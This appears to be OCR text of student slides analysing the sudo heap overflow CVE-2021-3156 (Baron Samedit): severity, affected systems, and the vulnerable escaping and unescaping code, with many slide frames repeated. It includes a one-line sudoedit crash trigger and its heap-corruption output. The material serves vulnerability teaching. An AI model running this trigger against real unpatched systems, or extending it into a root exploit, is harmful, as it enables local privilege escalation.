
CVE-2021-3156
Baron Samedit


Group 19

0813102 鄭驊妤、0816067 李昀澤

Outline




Outline




Introduction

- Sudo
  - 允許系統管理員 (root) 分配一般用戶權限
  - 執行特定帳號才能完成的任務
  - 減少 root 的登錄次數和管理時間
  - 提高系統安全性
  - e.g., `sudo useradd hycheng`




Introduction

- CVE-2021-3156 (Baron Samedit)
  - Exists for more than 10 years (since July 2011)
  - Affects sudo version 1.8.2 to 1.8.31p2 and 1.9.0 to 1.9.5p1 → gain root privilege
- Off-By-One error （差一錯誤，OBOE）→ heap overflow




- Escape metacharacter and unescaping it
  - `sudoedit -s '\'`



```
hycheng@Mina-Cheng:~$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted
```

Serverity

- Common Vulnerability Score System (CVSS)
    - Base score 7.8 (high)



CVSS v3.1 Base Score Calculator

ATTACK VECTOR	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
Network	[✓ Low]	None	[✓ None]
Adjacent	High	[✓ Low]	Required
[✓ Local]		High	
Physical			

SCOPE	CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Changed	[✓ High]	[✓ High]	[✓ High]
[✓ Unchanged]	Low	Low	Low
	None	None	None

SEVERITY·SCORE·VECTOR

High 7.8 CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H


Source: https://nvd.nist.gov/vuln/detail/CVE-2021-3156

Affected Software

- Red Hat Enterprise Linux 7, 7.2, 7.3, 7.4, 8...etc;
- Ubuntu 20.10, 20.04...etc;
- Debian 8, 9, 10...etc;
- macOS Big Sur
- ...


Qualys researchers said they exploited and gained complete **root** privileges on *Ubuntu 20.04 (Sudo 1.8.31), Debian 10 (Sudo 1.8.27), and Fedora 33 (Sudo 1.9.2).*

Outline



Analysis

- In sudo.c, `main` calls function `parse_args( )`
    - 連接所有命令行參數，並在 meta characters 前加上 "\" → Escaping




```c
// For shell mode we need to rewrite argv
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)){
    char **av, *cmnd = NULL;
    int ac = 1;

    if (argc != 0){
        /* shell -c "command" */
        char *src, *dst;
        ...
        for (av = argv; *av != NULL; av++){
            for (src = *av; *src != '\0'; src++){
                /* quote potential meta characters */
                if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
                    *dst++ = '\\';
                *dst++ = *src;
            }
            *dst++ = ' ';
        }
        ...
    }
```

條件

Analysis


- Proceeds, and calls `set_cmnd( )`
  - 根據 `NewArgv` 的所有 string 大小 `malloc` `user_args` (heap-based buffer)
  - 進行 unescape：backslash 後加上非空格的字符，只取用非空格的字符




```c
static int set_cmnd(void){
    if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)){
        ...
        /* set user_args */
        if (NewArgc > 1){
            char *to, *from, **av;
            size_t size, n;

            /* Alloc and build up user_args. */
            for (size = 0, av = NewArgv + 1; *av; av++)
                size += strlen(*av) + 1;
            if (size == 0 || (user_args = malloc(size)) == NULL) {
            ...
            if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
                // When running a command via a shell, the sudo front-end escapes potential meta chars. We unescape non-spaces for sudoers matching
                for (to = user_args, av = NewArgv + 1; (from = *av); av++){
                    while (*from){
                        if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                            from++;
                        *to++ = *from++;
                    }
                    *to++ = ' ';
                }
                *--to = '\0';
            }
```

Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
    - `user_args` 的大小是根據 `NewArgv` 加總而來的
    - What if ends with single backslash?!




```c
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```c
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```c
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
    - `user_args` 的大小是根據 `NewArgv` 加總而來的
    - What if ends with single backslash?!




```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```




Analysis

- Take a closer look at `set_cmnd( )` when unescaping
  - `user_args` 的大小是根據 `NewArgv` 加總而來的
  - What if ends with single backslash?!




```
if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
    for (to = user_args, av = NewArgv + 1; (from = *av); av++){
        while (*from){
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
        }
        *to++ = ' ';
    }
```

